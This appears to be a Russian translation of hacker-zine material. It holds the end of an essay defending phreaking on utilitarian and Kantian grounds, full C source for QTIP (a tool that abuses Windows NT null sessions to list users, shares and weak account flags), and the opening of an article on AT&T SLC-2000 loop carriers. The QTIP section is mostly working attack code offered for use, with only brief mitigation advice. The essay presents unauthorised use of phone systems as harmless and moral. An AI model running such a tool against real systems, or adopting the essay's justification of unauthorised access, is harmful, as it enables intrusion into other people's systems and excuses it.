Фрикинг действительно приносит пользу тем, кто им занимается. Эта польза выражается в приобретении знаний о телефонных системах. Эти знания приобретаются, как правило, одним из двух способов, оба из которых являются распространёнными методами обучения, хорошо известными читателю. Первый — это путём экспериментирования и исследования. Получая доступ к телефонному коммутатору, фрикеры могут экспериментировать с его возможностями и самостоятельно изучать принципы его работы. Во втором случае освоенные фрикерами телефонные коммутаторы используются как средство общения с другими фрикерами. Свободное общение, возникающее в результате накопленных знаний о телефонной системе, позволяет фрикерам обмениваться новой информацией и обучать друг друга — как равные или в рамках отношений учитель–ученик — всё большему количеству сведений о телефонной системе. В обоих случаях знания приобретаются, а поскольку знание является частью счастья фрикера, общее счастье в мире возрастает.

Любой негативный ущерб от фрикинга минимален и носит косвенный характер. Ресурсы, которыми пользуются фрикеры, принадлежат телефонным компаниям — корпорациям. Корпорация сама по себе не является моральным существом, однако она оказывает влияние на три различные категории людей: акционеров, сотрудников и потребителей.

Интерес акционера к корпорации определяется исключительно получаемой ею прибылью. Акционеры могут пострадать от фрикеров, если те вызовут потерю доходов или рост издержек. Потеря доходов для телефонной компании может произойти только в том случае, если фрикер использует ресурс, который при его незадействованности был бы занят платящим клиентом, либо если фрикер сам заплатил бы за использование ресурса, если бы не мог получить его бесплатно. В первом случае телефонные системы используют метод мультиплексирования для обработки одновременных звонков между коммутаторами. Если телефонная система работает ниже своей пропускной способности, в передаваемых между коммутаторами данных остаются свободные временны́е интервалы или частоты (в зависимости от типа магистрали). Добавление нового соединения между коммутаторами сводится лишь к заполнению одного из таких простаивающих слотов — без ухудшения качества существующих звонков и без каких-либо предельных затрат на дополнительный звонок. Лишь в том случае, когда телефонная система полностью загружена, фрикер, занимающий слот, может лишить существующего клиента доступа к телефонной системе, что повлечёт за собой потерю дохода. В действительности фрикеры, более осведомлённые об этом факте, чем широкая публика, намеренно исследуют телефонную систему в периоды минимальной нагрузки (поздно ночью и по выходным), стремясь избежать подобной ситуации.

Второй аспект интересов акционеров состоит в том, что фрикер потенциально мог бы платить за звонки, которые он делает бесплатно. Одна из привлекательных сторон фрикинга заключается в том, что он не требует денежных затрат, а большинство фрикеров начинают им заниматься в юности, когда у них нет возможности платить за звонки другим фрикерам, или, что ещё существеннее, нет никакой цены, которую они могли бы уплатить, чтобы получить доступ к коммутатору. Если бы телефонная компания предложила такой доступ фрикерам за плату, почти поголовно они не смогли бы её себе позволить и были бы вынуждены прекратить приобретение знаний в этой области. Это не принесло бы телефонной компании никаких дополнительных доходов — лишь обернулось бы утратой знаний, которые фрикер мог бы иначе получить.

Сотрудники страдают лишь в том случае, если они осведомлены о происходящем или вынуждены предпринимать какие-либо действия в результате деятельности фрикера. Однако фрикер взаимодействует с оборудованием телефонной компании только в период его недозагрузки и не контактирует с сотрудниками. Более того, фрикеры не наносят ущерба и не нарушают работу

оборудования телефонной компании, а следовательно, не требуют вмешательства сотрудников. Таким образом, ни один сотрудник не страдает от действий фрикеров.

Наконец, потребители также не страдают от фрикеров. Взаимодействие фрикера с коммутаторами не вызывает сбоев в обслуживании и не препятствует потребителям одновременно пользоваться теми же коммутаторами. Кроме того, в результате деятельности фрикера не происходит никакого взаимодействия с потребителями, и они никак не затрагиваются.

Возможен некоторый отрицательный эффект, обусловленный восприятием фрикеров людьми с иными моральными взглядами, нежели утилитарные. Некоторых людей пугают знания фрикера, а некоторые стремятся защитить свои ресурсы даже от тех, кто преследует благородные цели. Такие люди могут испытывать раздражение из-за деятельности фрикера, и хотя с утилитарной точки зрения у них нет для этого оснований, их раздражение всё же следует принять во внимание. Однако, если взвесить его против моральной ценности приобретаемых знаний, раздражение явно уступает последней. Исходя из этих критериев, с утилитарной точки зрения фрикинг в целом полезен и морально правомерен.

Взгляд Канта: деонтологическая этика

В противоположность взглядам Милля, Иммануил Кант не счёл бы фрикинг моральным действием. Чтобы признать действие моральным с кантианской точки зрения, оно должно соответствовать долгу (Kant, 9), допускать универсализацию (Kant, 14), а затем выдерживать проверку на противоречие в мысли (Kant, 32) или противоречие в воле (Kant, 32). Если действие не проходит эти проверки, оно не может быть моральным.

Цель фрикинга — стремление к знаниям — соответствует долгу. Человек испытывает склонность к самосовершенствованию, одним из способов которого является приобретение знаний, а значит, это было бы несовершенным долгом перед собой (Kant, 31).

Существует несколько возможных способов универсализации акта фрикинга. Можно сказать: «Все люди должны пользоваться телефонной системой бесплатно ради получения знаний». Это не является противоречием в мысли: телефонная система, позволяющая всем желающим получить знания пользоваться ею бесплатно, могла бы существовать и функционировать. Однако подобная система имела бы два главных последствия. Во-первых, потеря доходов из-за того, что большое число людей перестало бы платить, привела бы к тому, что общающиеся не в целях получения знаний субсидировали бы тех, кто таковые цели преследует. Во-вторых, бесплатная телефонная система резко возросла бы в использовании, быстро исчерпав свою пропускную способность и лишив доступа тех, кому она действительно необходима. Никто не хочет часами пытаться дозвониться, поэтому система подобного рода является противоречием в воле для большинства людей и, следовательно, не может считаться моральной.

Более предпочтительной универсализацией фрикинга было бы следующее: «Все люди, стремящиеся к знаниям, должны иметь возможность свободно использовать незадействованные корпоративные ресурсы в этих целях». Цель корпорации — максимизация прибыли. Если у корпорации есть недозагруженные ресурсы, обладающие ценностью, то в интересах компании извлекать из них дополнительный доход. Если у компании нет недозагруженных ресурсов, данная универсализация к ней неприменима. Последний случай — когда у компании есть недозагруженные ресурсы, но они не имеют ценности. Если они не имеют ценности, какой прок от такого ресурса человеку, стремящемуся к знаниям (то есть если ресурс полезен кому-либо, он имеет ценность)? Таким образом, для компании является противоречием в мысли иметь длительно недозагруженный ресурс, обладающий ценностью: если ищущие знания способны распознать в нём такой ресурс, компания быстро осознает, что он действительно ценен, и либо использует его для получения прибыли, либо продаст.

Поскольку не существует способа универсализировать фрикинг так, чтобы сохранить его смысл и не прийти к противоречию в мысли или воле, он не может быть моральным действием в соответствии со взглядами Канта.

Сравнительный анализ

При анализе того, чья аргументация — Милля или Канта — является более обоснованной, становится очевидным, что ни одна из философий не является идеальной для всех ситуаций. Оба подхода — утилитарный и кантианский — имеют недостатки, рассматриваемые ниже; однако в целом утилитарный взгляд Милля на фрикинг представляет более рациональную позицию, применимую к тем, кто является фрикером.

Прежде всего, утилитарный подход Милля рассматривает лишь отдельное действие в контексте текущего состояния мира при определении его моральности. То есть единичное действие может во всех случаях способствовать общему счастью мира, однако оно также может изменить мир в каком-то ином отношении, которое не прибавляет и не убавляет счастья. Вместе с тем произошедшее изменение вполне может повлиять на то, как то же самое действие или совершенно иное действие воздействует на мир, превращая некогда моральное в аморальное. Хотя возможность альтернативных моральных действий в том мире остаётся и потенциал счастья не сокращается, произошедшее ограничивает доступные другим выборы в том, как они могут действовать морально. Это не является предметом озабоченности Милля, но беспокоит тех, для кого свобода есть самоценность: действия, способствующие общему счастью, могут неблагоприятно сказаться на свободе других действовать морально.

Кантовский взгляд на мораль предполагает, что если действие не может быть применено универсально, оно не может быть морально правомерным. В случае фрикинга: возможно ли, что для одних людей в определённый момент фрикинг является морально правомерным, но не для всех и не всегда? Основание для такого рассуждения состоит в том, что есть люди, которые искренне чрезвычайно интересуются телефонными системами и в течение некоторого времени не имеют ресурсов, чтобы разумным образом удовлетворить этот интерес. Типичный случай — молодой подросток, увлёкшийся телефонами. Я полагаю, что для того, кто действительно стремится учиться и не имеет никакого иного пути, фрикинг морально правомерен.

Однако по мере того, как этот человек взрослеет и получает доступ к ресурсам, у него появляются альтернативные возможности продолжать изучение телефонных систем (деньги дают ресурсы, работа в телефонной компании открывает огромные возможности для обучения). В тот момент, когда альтернативные пути становятся доступными, для этого человека фрикинг более не является моральным. Где именно находится эта граница — вопрос неоднозначный, однако это явно не является универсальным законом в том смысле, который подразумевает Кант.

Заключение

В итоге тема фрикинга, безусловно, является спорной и многими воспринимается как безоговорочно аморальная деятельность. Однако при более внимательном рассмотрении оказывается, что это занятие продиктовано весьма моральными соображениями, и хотя мораль фрикера не обязательно совпадает с моралью всего общества, для самого истинного фрикера это, несомненно, моральная деятельность, подкреплённая разумными рациональными аргументами. Хотя Кант может не согласиться с моральными взглядами фрикера, индивидуальные обстоятельства, с которыми сталкивается отдельный человек, им не учитываются, и если мораль может определяться индивидуально, как допускает Милль, то вполне возможно, что кантовский

взгляд слишком ограничителен, чтобы учесть современные проблемы, с которыми сталкивается сегодняшнее технологическое общество.

EOF

Быстрый зонд для опроса NT через нулевые сессии (QTIP)

Автор: twitch

Введение

Как вы, вероятно, уже знаете, некоторые производные LanMan (в первую очередь Windows NT) обладают одной глупой возможностью, известной как «нулевые сессии» (null sessions). Нулевые сессии позволяют устанавливать соединения с сервером без лишней суеты и формальностей в виде аутентификации по имени пользователя или паролю. По официальной версии, это сделано для облегчения административных задач (UserManager и ему подобные утилиты используют именно их). Кроме того, такие глупости, как баг RedButton, показали (пусть и в неприглядном виде), что заинтересованная или злонамеренная третья сторона может извлечь немало информации. После установки подобного соединения оно по умолчанию имеет права на просмотр перечислённых списков пользователей и общих ресурсов, получение сведений о конкретных пользователях, просмотр реестра и т. д. QTIP использует это в своих интересах, позволяя пользователю добыть гораздо больше информации о целевой машине, чем следовало бы. Никакой чёрной магии или скрытых техник здесь нет. QTIP работает через прямые вызовы API.

Начиная с пакета обновления 3 для NT 4.0 «осведомлённый» системный администратор может заблокировать нулевые сессии через реестр, фактически сводя на нет любую угрозу со стороны QTIP. Тем не менее, насколько известно автору, для машин под управлением NT 3.5.1 подобного патча не существует. Также утилита не тестировалась против серверов SAMBA, и, насколько известно автору, SAMBA не поддерживает такую бессмыслицу, как нулевые сессии (всех, кто знает иное, приглашаем присылать поправки автору или напрямую в Phrack Magazine).

Чтобы предотвратить подобные выходки удалённо — через Интернет, — обеспокоенный системный администратор может заблокировать трафик NBT на шлюзе (такой трафик в любом случае не должен пропускаться в Интернет и из него по умолчанию). Если вы работаете под NT 4.0, установите пакеты обновлений и задайте соответствующие значения реестра для отключения этой атаки. Или используйте OpenBSD.

Код

QTIP поддерживает несколько ключей. `qtip -h` выводит следующую справку:

```
usage qtip[asug<username>hv] <target>
        -s:             get share list
        -u:             get user list
        -g <username>:  get infos about <username>
        -d:             leave connection established on exit
        -a:             -s + -u
        -h, -?:         display this help
        -v:             be verbose (use twice to be garrulous)
```

Всё достаточно очевидно. Если установлен флаг verbose, то `-u` подразумевает рекурсивный `-g`. Флаг `-d` удобен, если вы планируете также заглянуть в реестр (там есть что поискать). Если не

указать ни одного флага, будет просто установлена нулевая сессия с последующим выходом. В качестве ` можно указать полностью квалифицированное доменное имя, IP-адрес или путь в формате UNC. Код без проблем компилируется под Visual C 4.1. Makefile не прилагается — просто компонуйте код с библиотеками kernel32.lib, libc.lib и wsock32.lib`. Программа наиболее полезна в связке со скриптами, например с tping (IP-сканером) и несколькими perl-скриптами для опроса реестра. Распространяйте свободно, только воздавайте должное тем, кому это положено, и сообщайте автору, если внесёте какие-либо интересные изменения.

```
/* qtip/qtip.h */
/*
 * qtip.h
 * 12/04/1997
 * twitch
 * twitch@aye.net
 *
 * a quick nt investigative probe. (mis)uses null sessions to collect
 * sundry information about a WindowsNT server.  distribute as you
 * please.  be alert, look alive, and act like you kow.
 *
 * '...i should dismiss him, in order to teach him that pleasure consists
 *     not in what i enjoy, but in having my own way.'
 *       -sk, either/or
 */

#include <stdio.h>
#include <windows.h>
#include <winsock.h>
#include "lm.h"

#define k16             16384
#define TARG_LEN        255
#define USER_LEN        22

void handle_error(DWORD);
void prepend_str(char *, char*);
int  open_session();
int  procure_userlist();
int  procure_sharelist();
void parse_cl(int, char **);
void usage(char *);
int powerup(int, char **);
void bail(const char *);
int  close_session();
void get_usr_info(wchar_t *);

/* couple o globals to make my life easier */
u_int           OPT_SHARES, OPT_USERS, OPT_GETUI;
u_int           OPT_NODEL,  VERB;
char            target[TARG_LEN];
WCHAR           utarg[TARG_LEN];
WCHAR           user[USER_LEN];
NETRESOURCE     nr;

/* qtip/qtip.c */
/*
 * qtip.c
 * 10/04/1997
 * twitch
 * twitch@aye.net
 *
 * a quick nt investigative probe
 * link against kernel32.lib, libc.lib and wsock32.lib.
 * qtip -h for usage.  distribute as you please.
 *
 */

#include "qtip.h"
int main(int argc, char *argv[])
```

```
{
   if( (powerup(argc, argv)) )
      return(1);

   if( (open_session()) != 0)
      return(1);

   if(OPT_SHARES)
      procure_sharelist();

   if(OPT_USERS)
      procure_userlist();

   if(OPT_GETUI)
      get_usr_info(utarg);

        close_session();
   return(0);
}

int open_session()
{
   DWORD                        r;

   nr.dwType    = RESOURCETYPE_ANY;
   nr.lpLocalName       = NULL;
   nr.lpProvider        = NULL;
   nr.lpRemoteName = target;

   if(VERB)
      printf("establishing null session with %s...\n", target);

   r = WNetAddConnection2(&nr, "", "", 0);
   if(r != NO_ERROR){
      handle_error(r);
      return -1;
   }

   if(VERB)
     printf("connection established\n");

   return 0;
}

/*
 * procure_userlist()
 *    just use the old lm NetUserEnum() because there isnt comparable
 *    functionality in the WNet sect.  i just wish the win32 api was
 *    more bloated and obtuse.
 */
int procure_userlist()
{
   NET_API_STATUS               nas;
   LPBYTE                               *buf = NULL;
   DWORD                                        entread, totent, rhand;
   DWORD                                        maxlen = 0xffffffff;
   USER_INFO_0                  *usrs;
   unsigned int    i;
   int                                  cc = 0;

   entread = totent = rhand = nas = 0;
   if( (buf = (LPBYTE*)malloc(k16)) == NULL)
               bail("malloc probs\n");

   if(VERB)
     wprintf(L"\ngetting userlist from %s...\n", utarg);

   nas = NetUserEnum(utarg, 0, 0, buf, maxlen, &entread, &totent, &rhand);
   if(nas != NERR_Success){
     fprintf(stderr, "couldnt enum users, ");
     handle_error(nas);
```

```
      goto cleanup;
    }

    cc = sizeof(USER_INFO_0) * entread;
    if( (usrs = (USER_INFO_0 *)malloc(cc)) == NULL){
      fprintf(stderr, "malloc probs\n");
      goto cleanup;
    }

    memcpy(usrs, *buf, cc);
    for(i = 0; i < entread; i++){
                wcscpy(user, usrs[i].usri0_name);
                wprintf(L"%s\n", user);
                if(VERB)
                        get_usr_info(utarg);
     }

cleanup:
    if(buf)
      free(buf);

    return 0;
}

/*
 * get_user_info()
 *    attempt to gather some interesting facts about
 *              a user
 */
void get_usr_info(LPWSTR utarg)
{
    NET_API_STATUS nas;
    USER_INFO_1          usrinfos;
    LPBYTE         *buf = NULL;

    if( !(buf = (LPBYTE *)malloc(sizeof(USER_INFO_1))) )
      bail("malloc probs\n");

    nas = NetUserGetInfo(utarg, user, 1, buf);

    if(nas){
      fwprintf(stderr, L"couldnt get user info for for %s, ", user);
      handle_error(nas);
    }
    else{
      memcpy(&usrinfos, *buf, sizeof(USER_INFO_1));

      /* most of these will never happen, but nothings lost trying */
      if( (UF_PASSWD_NOTREQD & usrinfos.usri1_flags) )
        printf("\t-password not required, how about that.\n");
      if( (UF_ACCOUNTDISABLE & usrinfos.usri1_flags) )
        printf("\t-account disabled\n");
      if( (UF_LOCKOUT & usrinfos.usri1_flags) )
        printf("\t-account locked out\n");
      if( (UF_DONT_EXPIRE_PASSWD & usrinfos.usri1_flags) )
        printf("\t-password doesnt expire\n");
      if( (UF_PASSWD_CANT_CHANGE & usrinfos.usri1_flags) )
        printf("\t-user cant change password\n");
      if( (UF_WORKSTATION_TRUST_ACCOUNT & usrinfos.usri1_flags) )
        printf("\t-account for some other box in this domain\n");
      if( (UF_SERVER_TRUST_ACCOUNT & usrinfos.usri1_flags) )
        printf("\t-account for what is prolly the BDC\n");
      if( (UF_INTERDOMAIN_TRUST_ACCOUNT & usrinfos.usri1_flags) )
        printf("\t-interdomain permit to trust account\n");
    }

    free(buf);
}

/*
 * procure_sharelist()
```

```
 *    strangely enough, this retrieves a sharelist from target
 */
int procure_sharelist()
{
   DWORD                        r;
   DWORD                        bufsize = 16384, cnt = 0xFFFFFFFF;
   HANDLE               enhan;
   void                 *buf;
   NETRESOURCE  *res;
   u_int                        i;

   if( (buf = malloc(bufsize)) == NULL){
      fprintf(stderr, "malloc probs, bailing\n");
      return -1;
   }

   nr.dwScope                   = RESOURCE_CONNECTED;
   nr.dwType                    = RESOURCETYPE_ANY;
   nr.dwDisplayType     = 0;
   nr.dwUsage                   = RESOURCEUSAGE_CONTAINER;
   nr.lpLocalName               = NULL;
   nr.lpRemoteName      = (LPTSTR)target;
   nr.lpComment    = NULL;
   nr.lpProvider                = NULL;

   r = WNetOpenEnum(RESOURCE_GLOBALNET, RESOURCETYPE_ANY,
                                                   RESOURCEUSAGE_CONNECTABLE, &nr
, &enhan);
   if(r != 0){
               free(buf);
               printf("open_enum failed, sorry- ");
               handle_error(r);
               return -1;
   }

   r = WNetEnumResource(enhan, &cnt, buf, &bufsize);
   if(r != 0){
      free(buf);
      printf("enum_res failed- ");
                handle_error(r);
                return -1;
   }

   res = (NETRESOURCE*)malloc(cnt * sizeof(NETRESOURCE));
   if(res == NULL){
      free(buf);
      printf("malloc probs, i wont be listing shares.\n");
                return -1;
   }
   memcpy(res, buf, (cnt * sizeof(NETRESOURCE)) );

   for(i = 0; i < cnt; i++){
      if(VERB)
                        printf("\nshare name:\t");

      printf("%s\n", res[i].lpRemoteName);
      if(VERB){
                        printf("share type:\t");
                        if(res[i].dwType = RESOURCETYPE_DISK)
                                printf("disk");
                        else
                                printf("printer");
                                printf("\ncomment:\t%s\n", res[i].lpComment);
               }
   }

   free(buf);
   free(res);
   return 0;
}
/*
```

```
 * close_session()
 *    clean up our mess
 */
int close_session()
{
   DWORD                r;

   WSACleanup();
   if(!OPT_NODEL)
      r = WNetCancelConnection2(target, 0, TRUE);

   if(r != 0){
      fprintf(stderr, "couldnt delete %s, returned %d\n", target, r);
      return -1;
   }
   else{
      if(VERB)
                        printf("connection to %s deleted\n", target);
   }

   return 0;
}

/*
 * handle_error()
 *    util function to deal with some errors.
 */
void handle_error(DWORD err)
{
   switch(err){
   case ERROR_ACCESS_DENIED:
                fprintf(stderr, "access is denied.\n");
                break;
   case ERROR_BAD_NET_NAME:
                fprintf(stderr, "bad net name.\n");
                break;
   case ERROR_EXTENDED_ERROR:
                fprintf(stderr, "an extended error occurred.\n");
                break;
   case ERROR_INVALID_PASSWORD:
                fprintf(stderr, "invalid password.\n");
                break;
   case ERROR_LOGON_FAILURE:
                fprintf(stderr, "bad username or password.\n");
                break;
   case NO_ERROR:
                fprintf(stderr, "it worked\n");
                break;
   case ERROR_BAD_NETPATH:
                fprintf(stderr, "network path not found.\n");
                break;
   default:
                fprintf(stderr, "a random error occurred (%d).\n", err);
        }
}

/*
 * prepend_str()
 *    util funk to prepend chars to a string
 */
void prepend_str(char *orgstr, char *addthis)
{
   orgstr = _strrev(orgstr);
   addthis = _strrev(addthis);
   strcat(orgstr, addthis);
   orgstr = _strrev(orgstr);
}

/*
 * parse_cl()
 *    try and make sense of the command line.  no, i dont have a win32 getopt.
```

```
 *    yes, i know i should
 */
void parse_cl(int argc, char **argv)
{
   int     i, cc;
   char    opt;
   DWORD               r;

   OPT_SHARES = OPT_USERS = VERB = 0;

   for(i = 1; i < (argc); i++){
      if( (*argv[i]) == '-'){
                        opt = *(argv[i]+1);
                        switch(opt){
                        case 'a':
                                OPT_SHARES = 1;
                                OPT_USERS  = 1;
                                break;
                        case 's':
                                OPT_SHARES = 1;
                        break;
                        case 'u':
                                OPT_USERS  = 1;
                        break;
                        case 'g':
                                OPT_GETUI  = 1;
                                if( (strlen(argv[i+1])) > USER_LEN)
                                        bail("username too long (must be < 21)");
                                ZeroMemory(user, USER_LEN);
                                cc = strlen(argv[++i]);
                                r = MultiByteToWideChar(CP_ACP, 0, argv[i], cc, user, (cc + 2));
                                break;
                        case 'd':
                                OPT_NODEL = 1;
                                break;
                        case 'v':
                                VERB++;
                                break;
                        default:
                                if( (opt != 'h') && (opt != '?') )
                                        fprintf(stderr, "unknown option '%c'\n", opt);
                                usage(argv[0]);
                                break;
                        }
               }
   }

        if( (OPT_SHARES) && (VERB) )
      printf("listing shares\n");
   if( (OPT_USERS) && (VERB) )
      printf("listing users\n");
   if( (OPT_GETUI) && (VERB) )
      wprintf(L"getting infos about user %s\n", user);
   if(VERB)
      printf("verbosity = %d\n", VERB);
}

/*
 * powerup()
 *    just init stuff and parse the command line
 */
int powerup(int argc, char **argv)
{
   struct hostent       *hent;
   u_long       addie;
   WORD         werd;
   WSADATA      data;
   char         buf[256];
   int          cc = 0, ucc = 0;

   if(argc < 3)
```

```
      usage(argv[0]);

   parse_cl(argc, argv);
   ZeroMemory(buf, 256);
   strcpy(buf, argv[argc - 1]);

/* if not unc format get the ip */
   if(buf[0] != '\\'){
      if(VERB > 1)
                        printf("target not in unc\n");

      werd = MAKEWORD(1, 1);
      if( (WSAStartup(werd, &data)) !=0 )
                        bail("couldnt init winsock\n");

      hent = (struct hostent *)malloc(sizeof(struct hostent));
      if(hent == NULL)
                        bail("malloc probs\n");

      if( (addie = inet_addr(buf)) == INADDR_NONE){
                        hent = gethostbyname(buf);
                        if(hent == NULL){
                                fprintf(stderr, "fatal: couldnt resolve %s.\n", buf);
                                return -1;
                        }
                        ZeroMemory(buf, 256);
                        strcpy(buf, inet_ntoa(*(struct in_addr *)*hent->h_addr_list));
      }
      prepend_str(buf, "\\\\");
   }
   else
      fprintf(stderr, "target already in unc\n");

   if( (strlen(buf) > (TARG_LEN - 1)) ){
      free(buf);
      bail("hostname too long (must be < 255 chars.)");
      return -1;
   }

   ZeroMemory(target, TARG_LEN);
   strcpy(target, buf);

   ZeroMemory(utarg, TARG_LEN);
   cc = strlen(target);
   ucc = MultiByteToWideChar(CP_ACP, MB_PRECOMPOSED, target, cc, utarg, cc);
   if(ucc < 1){
      bail("unicode conversion probs, sorry");
      return -1;
   }

   return 0;
}

void usage(char *prog)
{
   fprintf(stderr, "usage: %s [asug<username>hv] <target>\n", prog);
   fprintf(stderr, "\t-s:\t\tget share list\n");
   fprintf(stderr, "\t-u:\t\tget user list\n");
   fprintf(stderr, "\t-g: <username>\tget infos about just <username>\n");
   fprintf(stderr, "\t-d:\t\tleave connection established on exit\n");
   fprintf(stderr, "\t-a:\t\t-s + -u\n");
   fprintf(stderr, "\t-h, -?:\t\tdisplay this help\n");
   fprintf(stderr, "\t-v:\t\tbe verbose (use twice to be garrolous)\n");
   exit(0);
}

/*
 * bail()
 *    just whine and die
 */
void bail(const char *msg)
```

```
  {
     fprintf(stderr, "fatal: %s\n", msg);
     close_session();
     exit(1);
  }
```

EOF

Абонентский мультиплексор (SLC, произносится «слик»)

Автор: Voyager[TNO]

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

I. Обзор

Абонентский мультиплексор (Subscriber Loop Carrier, SLC), часто произносимый как «слик» — это мультиплексор, позволяющий обслуживать большое количество аналоговых линий через очень небольшое число цифровых линий. Хорошим примером служит AT&T SLC 5, обеспечивающий подключение 192 абонентских шлейфов через две или четыре цифровые линии. SLC также называют цифровыми абонентскими мультиплексорами (Digital Loop Carrier, DLC).

Первый SLC был установлен в 1971 году. По состоянию на 1995 год, от 5 до 10% всех линий обслуживалось через SLC, как и примерно 50% всех ежегодно вводимых новых линий. SLC выпускается довольно большим числом производителей. Данная статья посвящена чрезвычайно популярному SLC-2000 от AT&T.

SLC, как правило, состоит из двух отдельных подсистем: терминального оборудования центрального офиса (Central Office Terminal, COT) и удалённого терминала (Remote Terminal, RT). COT подключается к RT через цепь DS1. Цепь DS1 может быть организована по реальным линиям T1 или по другой среде передачи — например, по световодным или цифровым радиоканалам. RT, в свою очередь, подключается к абонентам по цепи звуковой частоты (Voice Frequency, VF) — то, что мы с вами знаем как обычную телефонную линию.


На следующей схеме изображён абонентский шлейф, построенный на основе SLC:

```
+---------+
|         |                                          /---------\
| Цент-   |                    +----+               /-----------\
| ральный |                    |    |               |           |
| офис    | --- цепь DS1 ----- | RT | --- цепь VF -----| Абонент   |
|  (COT)  |                    |    |               |           |
|         |                    +----+               +-----------+
+---------+
```

II. Терминальное оборудование центрального офиса

COT SLC-2000 выполнен по модульному принципу и обычно включает следующие компоненты:

• Полка диспетчера ресурсов доступа (Access Resource Manager, ARM)
• Полки металлического распределительного узла (Metallic Distribution Assembly, MDS)
• Тепловые перегородки (Heat Baffles)
• Блок сигнализации и тестирования (Alarm and Test Unit, ATU)





III. Удалённый терминал

RT SLC-2000 выполнен по модульному принципу и обычно включает следующие компоненты:


• Полка диспетчера ресурсов доступа (ARM)
• Полки металлического распределительного узла (MDS)
• Полки высокоплотной волоконной оптики (High Density Fiber Optics Shelf, HDOS) — только для конфигурации FITL
• Охлаждающие вентиляторы

RT SLC-2000 в металлической конфигурации





RT SLC-2000 в конфигурации с оптоволокном в шлейфе (FITL)



IV. Полки SLC-2000

SLC-2000 разделён на ряд полок, каждая из которых содержит платы, отвечающие за определённые функции. Одни полки встречаются только в COT, другие — только в RT, большинство же используются в обоих вариантах.

